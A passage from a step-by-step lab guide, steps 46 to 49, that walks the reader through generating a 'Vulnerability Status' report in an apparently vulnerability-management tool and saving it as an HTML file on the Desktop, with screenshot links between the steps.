
46. Information about the **Vulnerability Status** report appears in the right pane; click the **Generate Report** button to create the vulnerability report.




47. The **Vulnerability Status** report appears in the right pane. Click on the drop-down icon next to icon and choose the **HTML File** format.



48. The **HTML Export Options** window appears; leave the settings to default and click **OK**.



49. The **Save As** window appears; set the download location to **Desktop**. Rename the file to **Vulnerability Status Report.html** and click **Save**.




